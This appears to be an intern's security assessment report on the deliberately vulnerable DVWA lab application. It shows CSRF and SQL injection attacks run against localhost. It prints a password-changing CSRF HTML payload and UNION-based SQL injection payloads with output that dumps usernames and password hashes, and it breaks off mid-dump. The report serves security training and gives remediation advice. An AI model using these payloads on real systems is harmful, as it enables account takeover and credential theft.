Task 1 - Web Application Security Assessment Report

Track Code: FUTURE_CS_01
CIN ID: FIT/JUL25/CS2228
Intern Name: Stella Effiong

Executive Summary

This report summarizes the results of a vulnerability assessment performed on the **Damn Vulnerable Web Application (DVWA)**. The purpose of the assessment was to simulate a real-world penetration test and identify exploitable security flaws based on the **OWASP Top 10**.

The security assessment revealed multiple vulnerabilities, including **SQL Injection**, **Cross-Site Scripting (XSS)**, and **Cross-Site Request Forgery (CSRF)**. These findings reflect common risks faced by modern web applications and highlight the importance of implementing strong input validation, access control mechanisms, and secure coding practices.

All vulnerabilities discovered were documented with screenshots, impact analysis, and remediation steps. This assessment was conducted using **OWASP ZAP**, manual testing techniques, and secure testing tools within a **Kali Linux** environment.

Skills Gained

- Web application vulnerability scanning
- Security documentation and reporting
- Knowledge of OWASP Top 10 threats
- Basic ethical hacking and penetration testing
- Threat modeling and risk analysis

Methodology

Test Environment Setup Tools:

- VirtualBox Machine
- Kali Linux Virtual Machine
- **Damn Vulnerable Web Application (DVWA)** - Deployed in Kali. Open-source, intentionally vulnerable application
- **OWASP ZAP** - used for vulnerability scanning and to intercept packets between DVWA and the client (firefox)

Cross Site Request Forgery (CSRF)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which he or she is currently authenticated.

DVWA allows authenticated users to change their passwords without implementing any CSRF protection. This makes it possible for an attacker to craft a malicious link or HTML page that forces a victim to change their password without their knowledge.

Vulnerability: Cross-Site Request Forgery (CSRF)

- **Attack Name:** Cross-Site Request Forgery (CSRF)
- **Attack Type:** Active, Client-Side Attack, GET-based CSRF
- **Target:** Authenticated session of the user
- **Severity**: High
- **OWASP Category**: A05:2021 — Broken Access Control
- **Vector**: Malicious link embedded in an attacker-controlled website.
- **Affected Function:** Password change endpoint (http://localhost/dvwa/vulnerabilities/csrf/?password_new=hackedbystella123&password_conf=hackedbystella123&Change=Change)

Attack Description:

This was an **active CSRF attack** where the attacker tricked a logged-in user into unknowingly submitting a **GET request** that changed their account password. The attack leveraged the fact that:

- The **web app lacks anti-CSRF tokens**
- The **browser automatically includes session cookies**
- The **password change form uses the GET method** without input validation

Cross-Site Request Forgery Attack-Steps

Objective: Demonstrate how a malicious actor can perform a **Cross-Site Request Forgery (CSRF)** attack on DVWA to **change a user's password** without their consent.


Environment Details

- **Target Application :** DVWA (http://127.0.0.1)
- **Vulnerability Module :** /vulnerabilities/csrf/
- **Attack Tool :** OWASP ZAP 2.16.1
- **Proxy Setup :** FoxyProxy configured on Firefox browser
- **VM Platform :** Kali Linux (Oracle VirtualBox)

1. Login to DVWA

➔ **Open Firefox**
➔ Navigate to: http://127.0.0.1/dvwa/setup.php
➔ Login with the following credentials:
Username: admin
Password: password
➔ **Security Level :** set to low

Image showing successful DVWA Login Dashboard Page




2. Access CSRF Module

Input for password change form,


New Password: test123

Confirm Password: test123



3. Intercept the Request in OWASP ZAP


GET request captured for the password change:



GET /dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change HTTP/1.1

Host: 127.0.0.1
Cookie: PHPSESSID=your-session-id; security=low

GET response captured for the password change:




4. Created and Executed the Malicious Payload

Crafted a malicious HTML file with the following payload:


```
<!DOCTYPE html>
<html>
<head>
  <title>Malicious Site</title>
</head>
<body>
  <h1>Click the Button to Reset your Password!</h1>
  <a
href="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=hackedbystella&password_c
onf=hackedbystella&Change=Change#">
    <button>Click Me!</button>
  </a>
</body>
</html>
```

Payload Screenshot




Exploit Execution

- Opened the malicious HTML file in a browser
- Clicked on the button
- Password changed **without user consent**



Evidence of Exploitation (ZAP Screenshot)



Captured GET Request:

GET /DVWA/vulnerabilities/csrf/?password_new=hackedbystella&password_conf=hackedbystella&Change=Change HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

- Response: 200 OK
- ZAP Alert: Medium (due to absence of CSRF protection and use of GET for sensitive operation)

Impact

- Allows **unauthorized password reset** for an authenticated user.
- An attacker could trick a logged-in user into clicking a crafted link or visiting a malicious page, resulting in **account takeover**.
- No user interaction beyond visiting the malicious site is required.

Recommendations

1. **Enforce CSRF Tokens**:
    - Implement cryptographically secure, per-session CSRF tokens for all sensitive actions.
    - Ensure tokens are validated on both GET and POST requests.

2. **Use POST Instead of GET**: Password changes and other state-changing operations should **never** be handled using GET requests.

3. **SameSite Cookies**: Set cookies with the SameSite=Strict or SameSite=Lax attribute to limit cross-origin requests.

4. **Secure Development Practices**:
    - Integrate CSRF protections into the application framework.
    - Apply security headers such as X-CSRF-Token, X-Frame-Options, and Content-Security-Policy.

Structured Query Language (SQL) Injection

Objective: discovery and exploitation of an SQL Injection vulnerability found in the login input of the target web application (DVWA).
The **objective of an SQL injection** is to exploit a vulnerability in a web application's database query by injecting malicious SQL code into input fields. The goal is to **manipulate or gain unauthorized access to the database**.

There are five (5) users in the database with ID's from 1 to 5, the mission is to steal their passwords through SQLi in the Damn Vulnerable Web Application (DVWA).

Vulnerability Description

SQL Injection (SQLi) occurs when untrusted input is improperly sanitized and incorporated into SQL queries. This vulnerability allows attackers to interact directly with the database, leading to sensitive data leaks, authentication bypass, and potential full compromise of the database.


Environment Details

- **Target Application :** DVWA (http://127.0.0.1)
- **Vulnerability Module :** http://127.0.0.1/DVWA/vulnerabilities/sqli/
- **Attack Tool :** OWASP ZAP 2.16.1
- **Proxy Setup :** FoxyProxy configured on Firefox browser
- **VM Platform :** Kali Linux (Oracle VirtualBox)


EXPLOITS - Low Security Level (DVWA)

STEP 1: find the number of columns fetched from the **DVWA database** using the **UNION** command method.

1st Payload: ' UNION SELECT NULL# → ERROR (number of columns is not equal to 1)




2nd Payload: ‘ **UNION SELECT NULL, NULL#** → NO ERROR (number of columns = 2)



STEP 2: find all the columns present in the table
Payload: ‘ **UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = ‘users’#**

This exploit enumerates the column names which are present in the information_schema and lists out all the column names in the users table using the malicious payload.

Result: Password column is identified in the user table



ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: user_id
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: first_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: last_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: user
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: password
Surname:


ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: avatar
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#
First name: last_login
Surname:

Objective: fetch all information present in the password column.

STEP 3: display all the passwords with their usernames.
Payload: **‘ UNION SELECT user, password FROM users#**

Result: fetches all passwords and user names from the DVWA database



ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
